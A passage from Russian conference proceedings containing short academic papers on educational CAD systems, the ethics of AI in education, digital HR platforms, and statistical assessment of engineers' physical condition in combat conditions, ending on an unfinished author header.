Существует несколько определений терминов «разработка» и «проектирование» как одной из стадий жизненного цикла (ЖЦ) продукции, отраженных в актуальных нормативных документах (ГОСТ Р 15.000-2016 СРПП, ГОСТ Р 58916-2021 «Технологический инжиниринг и проектирование» и других), общим для которых является следующее: проектирование – это определение объекта (системы), выраженное в форме стандартизованных моделей и документов, используемых в последующих стадиях и этапах разработки по ГОСТ 2.103.

Система технологий проектирования – взаимосвязанная совокупность всех автоматизированных инструментов, оборудования и технологий, эффективно обеспечивающих все этапы и процедуры проектирования, конструирования и разработки, реализуемые в рамках учебного процесса [2].

В учебный процесс кафедры внедрена широкая номенклатура специализированных технологий автоматизированной разработки: САПР, системы управления инженерными данными (PDM) и управления производством (MES). Такие технологии широко внедрены в предприятиях промышленности. В учебном процессе внедрение технологий коллективной разработки и управления инженерными данными позволяет организовать сквозной учебный процесс по нескольким дисциплинам, связанным с проектированием, конструированием, инженерным анализом, технологической подготовкой производства, с сохранением и использованием задела студента по каждой дисциплине.

Важной особенностью используемых в учебном процессе автоматизированных технологий является наличие регламентированного доступа к лицензиям и базам данных не только из ПК в лабораториях кафедры, но и из внешних (личных) ПК студентов и преподавателей.

Используемые технологии должны поддерживать такие объекты и понятия как «цифровое предприятие», «цифровой двойник», «цифровая тень», «цифровой макет», соответствующие новым стандартам в области компьютерных моделей (ГОСТ Р 57700.37–2021 «Компьютерные модели и моделирование. Цифровые двойники изделий. Общие положения»), а также модели ориентированный подход к проектированию в соответствии с группой стандартов ГОСТ 2.053-2.058 (Электронные конструкторские документы).

Параллельно с непрерывным развитием и актуализацией методических материалов, в 2022-2023 учебном году активизирована работа по импортозамещению автоматизированных технологий на базе ПО Autodesk и Ansys на отечественные решения.

По итогам использования зарубежных САПР, а также результатам анализа отечественных систем: КОМПАС-3D, КОМПАС-Электрик, САПР-Макс, ЛОЦМАН: PLM, Вертикаль, Интермех IPS, АРМ-FEM, можно сформулировать требования к автоматизированным технологиям электротехнической разработки [3, 4]:

- поддержка уникальных электротехнических объектов: провод, кабель, жгут, соединитель, наконечник, клемма и клеммник, шина, функциональная группа, место, устройство и других в соответствии с ГОСТ 2.701 и ГОСТ 2.702;
- поддержка всех видов и типов конструкторских документов в соответствии с ГОСТ 2.102;
- пополняемая многопользовательская база данных оборудования;
- ассоциативность документов и моделей в рамках одного проекта;
- возможность загрузки проекта в PDM/PLM-систему для формирования электронной структуры изделий по ГОСТ 2.053;

- автоматизированная генерация текстовых документов и настраиваемых отчетов по ГОСТ 2.106.

Структура создаваемой системы технологий показана на рисунке 1.



Рисунок 1 – Процессы и обеспечивающие их технологии, задействованные в учебном процессе

Заключение

Таким образом, на кафедре РАПС СПбГЭТУ «ЛЭТИ» организована и развивается единая система технологий электротехнической разработки для выполнения лабораторных и практических работ по ряду дисциплин в направлении использования унифицированных форматов данных, единых баз данных и с использованием лучших практик отечественных предприятий электротехнической отрасли [5]. Автором выполнен анализ современных отечественных электротехнических САПР, сформулированы требования к ним со стороны учебного процесса и нормативов, а также обоснована необходимость интеграции технологий связанных учебных дисциплин в единую систему технологий.

СПИСОК ИСТОЧНИКОВ

1. Цифровое производство : Методы, экосистемы, технологии / А. И. Боровков, Л. В. Лысенко, П. Н. Биленко [и др.]. – Москва : Автономная некоммерческая образовательная организация высшего профессионального образования «Сколковский институт науки и технологий», 2017. – 80 с. – EDN YPAFFJ.
2. Шубин, Р. В. Проектирование системы технологий научно-производственной организации / Р. В. Шубин // Информационные технологии в проектировании и производстве. – 2022. – № 1(185). – С. 45-53. – DOI 10.52190/2073-2597_2022_1_45. – EDN EDNVEM.
3. Якубовская, Е. С. Системы автоматизированного проектирования электротехнических установок учебное пособие / Е. С. Якубовская. – Минск : Вышэйшая школа, 2020. — 219, [1] с. УДК [621.31-025.13 + 658.512.22-027.44](075.8).
4. Проектирование электротехнических устройств : учеб. для студентов вузов / А. Е. Козярук, В. А. Новиков, М. П. Белов и [др.] ; под ред. В. А. Новикова. – Санкт-Петербург : Изд-во СПбГЭТУ «ЛЭТИ», 2015. 330 с.
5. Шубин, Р. В. Комплексная автоматизация разработки электротехнической продукции в филиале «ЦНИИ СЭТ» ФГУП «КРЫЛОВСКИЙ ГНЦ» / Р. В. Шубин // Первая отраслевая научно-практическая конференция. «Производственные технологии в судостроении - вопросы информатизации» (ПТС ВИ-2021) : Труды конференции, Санкт-Петербург, 21 апреля 2021 года / АО «Центр технологии судостроения и судоремонта». – НТФ «Судотехнология»; АО «ЦТСС»: Центр технологии судостроения и судоремонта, 2021. – С. 178-186. – EDN XMGQСХ.

УДК 004.838.2

Щербанич Филипп Егорович, студент, Российская академия народного хозяйства и государственной службы при Президенте Российской Федерации

Filipp E. Shcherbanich, student, Russian Academy of National Economy and Public Administration under the President of the Russian Federation

Ромашкова Оксана Николаевна, доктор технических наук, профессор Российской академии народного хозяйства и государственной службы при Президенте Российской Федерации

Oxana N. Romashkova, Doctor of Engineering, Professor, Russian Presidential Academy of National Economy and Public Administration

ЭТИКА ИСПОЛЬЗОВАНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В ОБРАЗОВАНИИ

ETHICS OF USING ARTIFICIAL INTELLIGENCE IN EDUCATION

Аннотация. Статья посвящена обзору и анализу материалов об этических вопросах использования технологий искусственного интеллекта (ИИ) в образовательном процессе. В результате обзора определен ряд проблем: отсутствие объективности алгоритмов машинного обучения; наличие сложностей при сохранении приватности персональных данных (ПД); изменение роли педагога в учебном процессе; ошибки и предвзятость машинных алгоритмов; потенциальное негативное воздействие цифровых технологий на эмоциональное и психологическое состояние учащихся. Для решения предложен комплексный подход, включающий в себя разработку современных стандартов безопасности внедрения инструментов ИИ и повышение осведомленности и грамотности педагогов, и учеников в данной области.

Abstract. The article is devoted to a review of materials on the topic of ethical issues of using artificial intelligence technologies in the educational process. As a result of the review, several ethical problems were identified, such as the lack of objectivity of machine learning algorithms; difficulties associated with maintaining data privacy; changing the role of teachers in the educational process; errors and bias of machine algorithms; potential negative impact of the technology under consideration on the emotional and psychological state of students. To solve the described problems, an integrated approach was proposed, including the development of modern safety standards for the development and implementation of artificial intelligence tools, and increasing the awareness and literacy of teachers and students in this area.

Ключевые слова: искусственный интеллект, искусственный интеллект в образовании, этика ИИ, методы обучения, риски ИИ.

Key words: artificial intelligence, artificial intelligence in education, AI ethics, teaching methods, AI risks.

Введение

Технологии искусственного интеллекта существенно трансформируют различные отрасли, включая образование разного уровня. Уже в ближайшее время могут радикально измениться методы обучения, принципы оценивания и способы взаимодействия между преподавателями и учащимися. Активная интеграция новейших технологий ИИ в учебные процессы порождает ряд актуальных этических проблем. Это проблемы справедливости и объективности машинного принятия решений, потенциальные психологические проблемы учащихся, сложности сохранения конфиденциальности персональных данных пользователей таких систем, изменение роли педагога в образовательном процессе.

Главная цель исследования - обзор и анализ этических проблем и систематизация потенциальных рисков, возникающих в связи с внедрением технологий ИИ в образование. Материал будет полезен при разработке решений и рекомендаций по миними-

зации возможных этических нарушений и обеспечению соблюдения стандартов при применении искусственного интеллекта в образовательном процессе.

Роль искусственного интеллекта в современном образовании

Для выявления ключевых этических проблем применения технологий ИИ в образовании, необходимо определить их место в образовательном процессе, который уже серьезно и неразрывно связан с данными технологиями, и связь эта только продолжает укрепляться [1]. ИИ стимулирует создание новых методик и стратегий преподавания. Существуют алгоритмы интеллектуального анализа данных, помогающие выявлять уровень прогресса ученика, степень усвоения им учебного материала, уровень его концентрации во время занятия, что позволяет своевременно корректировать программу обучения, персонализировать ее с учетом индивидуальных потребностей каждого. Преподаватели с помощью технологий ИИ могут создавать и редактировать учебные планы, проверять домашние задания. Ученики - применять их для поиска учебной информации, создания личного плана обучения, использовать чат-ботов в качестве энциклопедии. Согласно данным опросов ВЦИОМ, младшее поколение имеет значительно более высокий уровень доверия к технологиям ИИ, что делает его более уязвимым и к отрицательным последствиям их применения [2]. Поэтому нам крайне важно более детально рассмотреть основные потенциальные риски.

Необъективность алгоритмов ИИ

Один из наиболее обсуждаемых этических рисков применения ИИ в образовательной практике - возможная необъективность его работы. Например, необъективным может быть оценивание работ учащихся с помощью инструментов ИИ, так как из-за упрощенного восприятия учебного процесса, алгоритм, возможно, не учтет какие-либо важные факторы [3]. Так же, в силу механики своей работы, алгоритмы могут просто выдумать нереальные факты, несуществующие данные, и есть вероятность, что студенты будут изучать неточную, потенциально ошибочную или искаженную информацию. Исходные данные для обучения ИИ могут содержать определенные социокультурные и исторические особенности, что в результате приведет к искажениям в конечном учебном материале. Поэтому применение данных технологий в образовании требует особого контроля.

Проблемы приватности данных

Сбор и анализ информации для обучения моделей машинного обучения - важнейшая часть подготовки систем ИИ. Для качественной работы ИИ невозможно отказаться от сбора и хранения ПД, что может повлечь за собой риски несанкционированного доступа к хранилищам ПД, утечек информации, создания детализированных профилей пользователей таких систем [4]. Отсутствие прозрачности в механизмах работы ИИ и передача ПД третьим сторонам - серьезный вызов современной безопасности в области обработки данных. Как обеспечить высокую точность и качество обучения алгоритма, сохраняя при этом приватность пользователей? Один из возможных подходов к решению этой проблемы - анонимизация ПД, чтобы их стало невозможно ассоциировать с конкретным индивидом, не уменьшая при этом полезность информации для алгоритма. Необходимо постоянное обновление и усовершенствование методов обработки, введение жестких юридических и этических рамок, регулирующих использование ПД в образовательных системах на базе ИИ.

Эмоциональный аспект при взаимодействии с ИИ

Взаимодействие с ИИ в образовательном контексте - сложное переплетение технологии и человеческой психики. Интеграция технологий ИИ в образование влечёт за собой потенциальные риски для эмоционального состояния студентов [5]. Это и возможное чувство изоляции у учащихся, когда преподаватель заменяется или частично дополняется виртуальными ассистентами на базе ИИ, и чувство зависимости от ИИ, когда студенты начинают полагаться исключительно на рекомендации и ответы алгоритма, утрачивая критическое мышление. Использование алгоритмов ИИ, нацеленных

на мотивацию учеников к определенному поведению или решениям, вызывает обоснованные опасения в отношении этичности данного подхода.

Следовательно, при автоматизации образовательного процесса с помощью систем, созданных на базе ИИ, необходимо анализировать плюсы и минусы такого подхода, внедрять механизмы контроля и коррекции действий этих систем, обеспечивая эмоциональное благополучие учащихся.

Роль учителя в эпоху искусственного интеллекта

В эпоху активного применения цифровых технологий роль педагога претерпевает существенные изменения. Некоторые даже предполагают, что ИИ в скором времени легко заменит традиционных педагогов. Поэтому акцент работы преподавателя должен делаться не только на передаче знаний, но и на формировании у учеников навыков критического мышления [5]. Тенденции к снижению уровня взаимодействия между учеником и учителем несут в себе огромные риски. Цифровые интерфейсы не могут заменить человеческое взаимодействие, являющееся ключевым в образовательном процессе. Только учителя способны обеспечить качественное и всестороннее образование, а технологии должны помочь им в этом. Несмотря на преимущества и возможности, предоставляемые ИИ, роль учителя как опытного педагога остается первостепенной.

Заключение

В результате проведенного обзора и анализа материалов об этических проблемах, связанных с внедрением технологий ИИ в образовательный процесс, нами выделены основные риски, такие как: отсутствие объективности алгоритмов ИИ; угроза приватности данных при использовании интеллектуальных систем; уменьшение влияния педагога на учебный процесс, снижение качества межличностного взаимодействия между учеником и учителем; ошибки и предвзятость алгоритмов; возможное негативное влияние технологий ИИ на эмоционально-психологическое состояние студентов.

Для минимизации рассмотренных рисков требуется комплексный подход, включающий разработку строгих стандартов обработки и хранения данных, повышение квалификации педагогов в области технологий ИИ, проведение дополнительных дискуссий об этике применения новых цифровых технологий в образовании. Необходимо обеспечивать прозрачность алгоритмов и создавать механизмы для их постоянной коррекции и адаптации. Такой подход позволит не только избегать потенциальных проблем, но и поможет реализовать все позитивные возможности, которые предоставляют современные технологии в образовательной сфере.

СПИСОК ИСТОЧНИКОВ

1. Chen, L. Artificial Intelligence in Education: A Review / L. Chen, P. Chen, Z. Lin // IEEE Access. – 2020. – Vol. 8. – P. 75264-75278. – DOI 10.1109/ACCESS.2020.2988510. – EDN WXKUYV.
2. Искусственный интеллект: благо или угроза? // ВЦИОМ новости. – 2021. – URL: <https://wciom.ru/analytical-reviews/analiticheskii-obzor/iskusstvennyi-intellekt-bлаго-ili-ugroza> (дата обращения: 01.10.2023).
3. Балалаева, Ю. С. «AI bias»: «предвзятость искусственного интеллекта» или результат деятельности разработчиков? / Ю. С. Балалаева // Юристъ-Правоведъ. – 2023. – № 3(106). – С. 7-14.
4. Huang, L. Ethics of artificial intelligence in education: Student privacy and data protection / L. Huang // Science Insights Education Frontiers. – 2023. – Т. 16. – №. 2. – С. 2577-2587.
5. Systematic review of research on artificial intelligence applications in higher education – where are the educators? / O. Zawacki-Richter, V. I. Marín, M. Bond, F. Gouverneur // International Journal of Educational Technology in Higher Education. – 2019. – Vol. 16, No. 1. – P. 39. – DOI 10.1186/s41239-019-0171-0. – EDN HQOQKY.

УДК 338.2

Юрьева Мария Алексеевна, студент, Санкт-Петербургский государственный экономический университет

Iureva Maria Alekseevna, student, Saint Petersburg State University of Economics

Головцова Ирина Геннадьевна, доктор экономических наук, профессор кафедры проектного менеджмента и управления качеством, директор института фундаментальных и прикладных исследований, Санкт-Петербургский государственный экономический университет

Golovtsova Irina Gennadijevna, Doctor of Economics, Professor of the Department of Project Management and Quality Management, Director of the Institute of Fundamental and Applied Research, Saint Petersburg State University of Economics

ЦИФРОВЫЕ ИНСТРУМЕНТЫ И ПЛАТФОРМЫ ДЛЯ ЭФФЕКТИВНОГО УПРАВЛЕНИЯ ЧЕЛОВЕЧЕСКИМИ РЕСУРСАМИ В ПРОЕКТНО-ОРИЕНТИРОВАННЫХ КОМПАНИЯХ

DIGITAL TOOLS AND PLATFORMS FOR EFFECTIVE HUMAN RESOURCE MANAGEMENT IN PROJECT-ORIENTED COMPANIES

Аннотация. Цель статьи заключается в исследовании возможностей цифровых инструментов и платформ, которые могут быть использованы для эффективного управления человеческими ресурсами в проектно-ориентированных компаниях. Предметом выступает – анализ цифровых инструментов и платформ, их функциональности и преимуществ для компаний. В результате определено, что на рынке представлено множество современных инструментов для управления проектно-ориентированной компанией, которые, в свою очередь, способны оптимизировать и усовершенствовать процессы управления как человеческими ресурсами, так и компанией в целом.

Abstract. The purpose of the article is to explore the capabilities of digital tools and platforms that can be used for effective human resource management in project-oriented companies. The subject is an analysis of digital tools and platforms, their functionality, and benefits for companies. As a result, it was determined that the market offers many modern tools for managing a project-oriented company, which, in turn, are capable of optimizing and improving both human resource management processes and the company as a whole.

Ключевые слова: информационно-коммуникационные технологии, проектно-ориентированные компании, система управления человеческими ресурсами, цифровые инструменты, цифровые платформы.

Key words: information and communication technologies, project-oriented companies, human resource management system, digital tools, digital platforms.

Введение

Современное общество находится в эпохе быстрых перемен, когда стремительно развиваются цифровые технологии: искусственный интеллект, робототехника, машинное обучение. В условиях цифровизации экономики формируются новые требования не только к управлению предприятием в целом, но и к работнику, его компетенциям, а также системе управления человеческими ресурсами (УЧР) [3], что является особенно значимым для проектно-ориентированных компаний, в которых эффективное управление персоналом – ключевой фактор успеха.

Актуальность данной темы обусловлена ростом роли человеческого капитала в функционировании компаний, а также тем, что в быстро развивающейся глобальной конкурентной среде компании нуждаются в цифровой трансформации, гибких стратегиях управления организацией и системой УЧР. Особое внимание следует уделить проектно-ориентированным компаниям, где сотрудники являются значимым элементом в

достижении успеха в ходе реализации проектов. Важным моментом в управлении персоналом является поиск и внедрение новых информационных систем и программ на всех этапах взаимодействия компании и сотрудников.

Целью данной работы является исследование современных цифровых инструментов и платформ, которые могут быть использованы для эффективного УЧР в проектно-ориентированных компаниях; рассмотрение основного функционала цифровых инструментов и их преимуществ для проектно-ориентированных компаний. Тема недостаточно освещена в литературе, однако, информационные технологии постоянно совершенствуются. В связи с чем данная работа направлена на расширение имеющихся знаний в области эффективного УЧР в проектно-ориентированных компаниях с использованием современных цифровых инструментов и платформ.

Основная часть

В эпоху быстрого развития новых технологий и информационных отраслей важность цифровизации возрастает с каждым годом, не исключением становятся и проектно-ориентированные компании. Наиболее известными инструментами для управления являются: Битрикс24, Jira, MS Project, Asana, Trello, Monday.com и другие. Благодаря использованию технологий в УЧР для предприятий появляется ряд преимуществ:

- Централизованное хранение данных. (Программы надежно хранят файлы и обеспечивает работу с ними удаленно или на компьютере. Внесенные изменения автоматически синхронизируются при подключении к интернету. Выстраивание иерархической схемы и централизация позволяют быстро ориентироваться по отделам, искать коллег или подчиненных, а также осваиваться новым сотрудникам фирмы.)

- Автоматизация HR процессов (Так, например, Битрикс24 помогает создавать и отслеживать вакансии, работать с откликами, менять их стадии и вести коммуникацию в рамках конкретной вакансии для более быстрого поиска лучших кандидатов [2].)

- Назначение ответственных лиц и создание задач в проектах.

- Эффективная коммуникация сотрудников. (С помощью чатов или обмена файлами на платформах сотрудники могут эффективно коммуницировать между собой. История переписок автоматически сохраняется, а встроенный поиск помогает легко найти необходимую информацию [4].)

- Возможность контроля сроков выполнения задач. (Наиболее значимым элементом в управлении проектами является контроль сроков. Приведенные платформы предоставляют возможность ставить задачи, сортировать их по активности, добавлять диаграмму Ганта, чтобы держать фокус на самом важном. Так, проектный менеджер видит полную картину хода выполнения проекта и может своевременно реагировать на задержки.)

- Учет рабочего времени и ресурсов. (MS Project и другие инструменты позволяют отслеживать время, затраченное сотрудниками на выполнение задач в проекте, и сравнивать его с плановым, а также получать собранную статистику в виде отчетов. Тем самым можно посчитать размер зарплаты, оценить загруженность и эффективно распределить ресурсы.)

- Интеграция с другими инструментами. (Интеграция со сторонними сервисами облегчает действующие процессы. Взаимодействие с платформами по поиску персонала увеличивает эффективность работы, высвобождает время отдела кадров, сокращает время на подбор кандидатов.)

Современные инструменты становятся помощником для сотрудников на каждом этапе УЧР такими, как подбор и отбор персонала, найм, адаптация, оценка, обучение и другие. Так, большинство исследуемых цифровых платформ позволяют не только расширить возможности проектов, но и автоматизировать процессы координации сотрудников. Например, планирование командировки или отпуска, регистрация сверхурочных часов работы, согласование непредвиденных расходов в проектах, прохождение курсов повышения квалификации через личный кабинет [1].

Процесс постановки задач и оценки качества их выполнения становится централизованным, риск ошибок сводится к минимуму, сокращается время на обработку информации [5]. Многофакторный анализ данных и визуализация помогают оценить и повысить эффективность проектных групп. В приложениях, таких как Битрикс24, руководители команд могут проводить оценку персонала по методу «360 градусов». Полученные результаты служат для диагностики взаимодействия сотрудников. При выявлении проблемных зон открывается возможность для перестройки работы в коллективе, чтобы она была более результативной.

Еще одним из направлений, где искусственный интеллект и алгоритмы проявляют себя наиболее эффективно, становится развитие и обучение персонала. В приложениях присутствует возможность смотреть вебинары, изучать курсы, проводить тесты для самопроверки и опросы для оценки знаний работников. Платформы позволяют компаниям создавать персональные программы обучения и видеоролики, отслеживать прогресс и результаты курсов, что способствует повышению вовлеченности персонала.

Заключение

Таким образом, было выявлено, что прогресс в технологической сфере и доступность набора программ и инструментов в управлении персоналом предоставляют преимущества для более эффективного управления человеческими ресурсами. Авторами был выделен основной функционал цифровых инструментов: контроль эффективности и работоспособность членов команды, централизованное хранение информации о сотрудниках, автоматизация HR-процессов, управление различными ресурсами и системой обучения персонала. В работе были определены ключевые преимущества рассмотренных платформ и инструментов для проектно-ориентированных компаний: улучшение коммуникации между сотрудниками, повышение эффективности управления сроками и ресурсами проектов, сокращение времени на подбор персонала, повышение эффективности обучения сотрудников, рост их вовлеченности и другие.

СПИСОК ИСТОЧНИКОВ

1. Дегтярева, В. В. Цифровые инструменты HR и их роль в процессе повышения конкурентоспособности компаний / В. В. Дегтярева // Управление. – 2021. – Т. 9, № 2. – С. 90-102. – DOI 10.26425/2309-3633-2021-9-2-90-102. – EDN WSNVMY.
2. Задорожная, Е. А. HR DIGITAL: тренды и цифровые технологии в управлении человеческими ресурсами / Е. А. Задорожная, Н. Е. Насоненко, Е. С. Прокопенко // Развитие финансовых отношений в период становления цифровой экономики : Материалы II Международной научно-практической конференции, Санкт-Петербург, 14–15 марта 2019 года / Под научной редакцией А.Ю. Румянцевой. – Санкт-Петербург: Санкт-Петербургский университет технологий управления и экономики, 2019. – С. 367-370. – EDN TUDAXX.
3. Масюк, Н. Н. трансформация методов управления человеческим капиталом в условиях цифровизации / Н. Н. Масюк, О. С. Голованова // Азимут научных исследований: экономика и управление. – 2022. – Т. 11, № 1(38). – С. 26-30. – DOI 10.57145/27128482_2022_11_01_05. – EDN JEGEDF.
4. Черепица, Л. С. Битрикс24 как средство повышения эффективности бизнес-процессов предприятия / Л. С. Черепица // Ресурсосбережение. Эффективность. Развитие : Материалы VI Международной научно-практической конференции, Донецк, 29 октября 2021 года. – Донецк: Донецкий национальный технический университет, 2021. – С. 620-623. – EDN TLMKWR.
5. Щербов, В. О. Трансформация процессов управления организацией в современных условиях / В. О. Щербов, Н. М. Фоменко // Вестник евразийской науки. – 2023. – Т. 15, № S1. – EDN CWBAUT.

УДК 372.8

Якимова Светлана Викторовна, магистр, Комсомольский-на-Амуре государственный университет

Yakimova Svetlana Viktorovna, master, Komsomolsk-na-Amure State University

Пугачев Игорь Юрьевич, кандидат педагогических наук, доцент, доцент кафедры «Теория и организация физической культуры», Российский государственный университет имени А. И. Герцена (Санкт-Петербург)

Pugachev Igor Yurievich, Candidate of Pedagogical Sciences, Associate Professor, Associate Professor of the Department «Theory and Organization of Physical Culture», Herzen State Pedagogical University of Russia (Saint Petersburg)

ИНФОРМАЦИОННО-КОММУНИКАЦИОННАЯ ТЕХНОЛОГИЯ УПРАВЛЕНИЯ ФИЗИЧЕСКИМ СОСТОЯНИЕМ ИНЖЕНЕРНО- ТЕХНИЧЕСКИХ ЛЮДСКИХ РЕСУРСОВ

INFORMATION AND COMMUNICATION TECHNOLOGY FOR THE MANAGEMENT OF THE PHYSICAL CONDITION OF ENGINEERING AND TECHNICAL HUMAN RESOURCES

Аннотация. Предполагалось первоначальное профессиографическое исследование физического состояния инженеров на фоне воздействия критическо-эмоциогенной обстановки реального боя для определения тенденции проявления возможностей человека при включении аварийных физиологических и психофизиологических внутренних скрытых резервов организма. Далее составилась биометрический составной критерий прогноза.

Abstract. An initial professional study of the physical condition of engineers against the background of the impact of the critical and emotional situation of a real battle was supposed to determine the trend of manifestation of human capabilities when the emergency physiological and psychophysiological internal hidden reserves of the body were turned on. Next, a biometric composite prediction criterion was compiled.

Ключевые слова: инженер, физическое состояние, управление, прогноз, информационно-коммуникационная технология.

Key words: engineer, physical condition, management, forecast, information and communication technology.

Введение

Прогноз вероятностного поведения биологических ресурсов с использованием компьютерных технологий достаточно оправдывает себя при относительно комфортных условиях профессиональных действий человека. Но если человек выполняет задачу в экстремальных условиях, например, инженер сил специальных операций (ССО) в зоне боевых действий на Украине, то любое прогнозирование и моделирование априори невозможно, поскольку никто не знает скрытый ресурс включения вторых и третьих эшелонов физиологических резервов организма.

Тем более эвристический и эмоциональный компонент познавательной сферы инженера очень многообразно вариативен [1, 2].

Цель исследования: обоснование информационно-коммуникационной технологии управления физическим состоянием инженерно-технических людских ресурсов.

Основная часть

Предполагалось, в основе методики аутентичности управления физическим состоянием инженерно-технических людских ресурсов должен быть положен алгоритм «перевертывания подхода», т. е. первоначально не прогнозируются параметры, а изучается непосредственно на поле боя двигательный потенциал и кондиционность инженеров [3]. Данная методика на втором этапе позволяет выбрать структурный показатель, больше других изменяющийся в ответ на физическое воздействие. Существуют различные способы отбора показателей для оценки физического состояния или моделирования динамики состояния [4]. Выбор показателей – сложная задача, решение которой почти всегда носит субъективно-объективный характер [5]. Так, например, в медицине предпочтение отдают патогенетическим признакам как наиболее информативным [6]. Вместе с тем для оценки информативности показателей или признаков часто используют формальные методы. Одним из несложных и базирующихся на анализе первичного информационного массива методов, на наш взгляд, является определение диагностического коэффициента и информативности по составному критерию [7, 8, 9]. Методика состоит в следующем. Проводится измерение сравниваемых показателей в покое и при адекватных нагрузках. По результатам достаточно длительного наблюдения разбивают статистические ряды на интервалы с равномерным шагом. Подсчитывают относительную частоту или процент (частность) попадания измеренных показателей в каждый из интервалов в покое и при нагрузке. Диагностический коэффициент для каждого интервала вычисляют по формуле:

$$Dk_j = 101g \frac{\bar{P}_j(y)_0}{\bar{P}_j(y)_H}, \quad (1)$$

где Dk_j – диагностический коэффициент j интервала; $\bar{P}_j(y)_0$ – относительная частота встречаемости показателя y в покое в j интервале; $\bar{P}_j(y)_H$ – относительная частота встречаемости показателя y при нагрузке в j интервале.

Информативность показателя y в j интервале, или степень изменения вероятности его при нагрузке, определяют по формуле:

$$I_j(y) = \frac{1}{2} Dk_j \left[\bar{P}_j(y) - \bar{P}_j(y)_H \right]. \quad (2)$$

Общую информативность показателя y определяют суммированием информативности j интервалов:

$$I(y) = \sum_{j=1}^n I_j(y) \quad (3)$$

Технология биометрического метода «просеивания» [1], заключающаяся в сравнении величины изучаемого признака между его значениями при множественном и частном коэффициентами корреляции. Линейное уравнение регрессии определялось по стандартной программе SPSS. Выявлена значимость взрывного преодоления отрезка в 5 м ($r = 0,971$), а также техническая комбинация «ударный дриблинговый прорыв» (коэффициент множественной корреляции R многомерной биометрии был эквивалентен $0,881 \rightarrow$ линейное уравнение регрессии: $Y = 22,01 + 0,45 X_7 - 0,055 X_3 - 0,0023 X_6$, где, X_3, X_6, X_7 – порядковый номер расположения элементов, подвергнутых биометрическому анализу). Доверительный интервал при 5 % уровне значимости в 5 м отрезке соответ-

ствовал $\pm 8,1 \times 2 = \pm 16,2\%$. Среднестатистическая величина взрывной реализации 5 м равнялась $1,203 \pm 0,041$ с (вариативный ряд интервалов $0,989$ с \leftrightarrow $1,565$ с).

Суммированием результатов теста по взрывному пробеганию пяти метрового отрезка; теста «Штурмовая полоса препятствий» и комплексного теста оценки «оперативного мышления» каждому инженеру определялся интегральный показатель полезности действий (ИППД) в условной 9-ти балльной шкале, что служило их дифференциацией на экспериментальную (ЭГ) и контрольную (КГ) группы (по 10 человек в каждой).

Для выявления искомой тенденции эффективности ориентации целевой установки в системе подготовки инженеров ССО на разработанный нами вероятный параметр, через 6 месяцев сопоставились значения ИППД в группах. Практическое вычисление среднего квадратического отклонения для двух групп испытуемых свидетельствуют, что одни только средние и лимиты не стали полной искомой гипотезой характеристики отмеченных результатов. Среднее квадратическое отклонение ЭГ лучше отражает величину разнообразия значений изучаемого признака. Чем меньше сигма, тем более однороден изучаемый материал. Для педагогической оценки данное обстоятельство имеет большое значение, так как позволяет с большей точностью судить по средним величинам о результатах подготовки изучаемой группы. В этом случае мы разделили ЭГ и КГ еще на $\frac{1}{2}$ участников процесса, получив ЭГ1; ЭГ2; КГ1; КГ2.

Заключение

Значение критерия Стьюдента определили по разнице величины иппд между ЭГ1 и КГ2. ИППД ЭГ1 = $56,2 \pm 0,21$ усл.ед. ИППД КГ2 = $55,2 \pm 0,36$ усл.ед. Рассчитанный критерий Стьюдента соответствовал 95 % величине безошибочного прогноза ($t=2,3$; $p<0,05$). Следовательно, наше предположение о возможности вероятного определения информативного параметра прогноза получило положительное эмпирическое подтверждение.

СПИСОК ИСТОЧНИКОВ

1. Давыдова, Т. Ю. Мышление, метапознание, принятие решений и структура интеллекта / Т. Ю. Давыдова, Ю. Н. Арсеньев // Известия Тульского государственного университета. Педагогика. – 2015. – № 2. – С. 74-83. – EDN VSBPEF.
2. Пугачев, И. Ю. Особенности экспериментальной программы физической подготовки экипажей атомных подводных лодок при нахождении в дальнем походе / И. Ю. Пугачев // Известия Российского государственного педагогического университета им. А.И. Герцена. – 2012. – № 153-1. – С. 127-142. – EDN PJZHLR.
3. Пугачев, И. Ю. Акцент усиления физической работоспособности военнослужащих сил специальных операций и Главного разведывательного управления РФ / И. Ю. Пугачев // Инновационные формы развития, воспитания и культуры студентов : Материалы X международной научно-практической конференции, Санкт-Петербург, 14–16 апреля 2020 года. – Санкт-Петербург : Санкт-Петербургский государственный университет промышленных технологий и дизайна, 2020. – С. 338-345. – EDN VXIHAN.
4. Беришвили, О. Н. Адаптивная система математической подготовки инженеров в сельскохозяйственном вузе : специальность 13.00.08 "Теория и методика профессионального образования" : диссертация на соискание ученой степени доктора педагогических наук / Беришвили Оксана Николаевна. – Самара, 2015. – 623 с. – EDN VQLZAB.
5. Пугачев, И. Ю. Профессионально-значимые физические качества специалистов в войсках противовоздушной обороны Российской Федерации / И. Ю. Пугачев, С. И. Блаженко, А. А. Катков // Ученые записки университета им. П.Ф. Лесгафта. – 2008. – № 8(42). – С. 87-89. – EDN JSHFNR.

6. Пугачев, И. Ю. Прогнозирование физической и психофизиологической работоспособности военнослужащих ВУНЦ ВМФ «Военно-морская академия имени адмирала флота советского союза Н.Г. Кузнецова» / И. Ю. Пугачев, Э. М. Османов, Ю. Ю. Кораблев // Вестник Тамбовского университета. Серия: Гуманитарные науки. – 2011. – № 11(103). – С. 155-166. – EDN OJFKOH.

7. Пугачев, И. Ю. Модернизация биометрических технологий в системе физической подготовки военно-образовательного учреждения / И. Ю. Пугачев // Известия Российского государственного педагогического университета им. А.И. Герцена. – 2012. – № 152. – С. 185-195. – EDN PJEOLV.

8. Пугачев, И. Ю. Методика определения требований к физической работоспособности специалистов инженерно-технических вузов Министерства обороны РФ / И. Ю. Пугачев // Вестник Тамбовского университета. Серия: Гуманитарные науки. – 2007. – № 5(49). – С. 61-68. – EDN IIWOTX.

9. Конкретизация тестов для оценки приоритетных физических качеств спортсменов-горнолыжников методом «просеивания» / В. З. Яцык, И. И. Горбиков, О. С. Васильченко [и др.] // Ученые записки университета им. П.Ф. Лесгафта. – 2022. – № 3(205). – С. 558-563. – DOI 10.34835/issn.2308-1961.2022.3.p558-563. – EDN TNQPNB.

УДК 004.4

Яковлев Андрей Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Yakovlev Andrey Sergeevich, student, Komsomolsk-na-Amure State University

Петрова Анна Николаевна, кандидат технических наук, доцент, заведующая кафедрой «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Petrova Anna Nikolaevna, Candidate of Engineering Sciences, Associate Professor, Head of the Department «Design, Management and Development of Information Systems», Komsomolsk-na-Amure State University

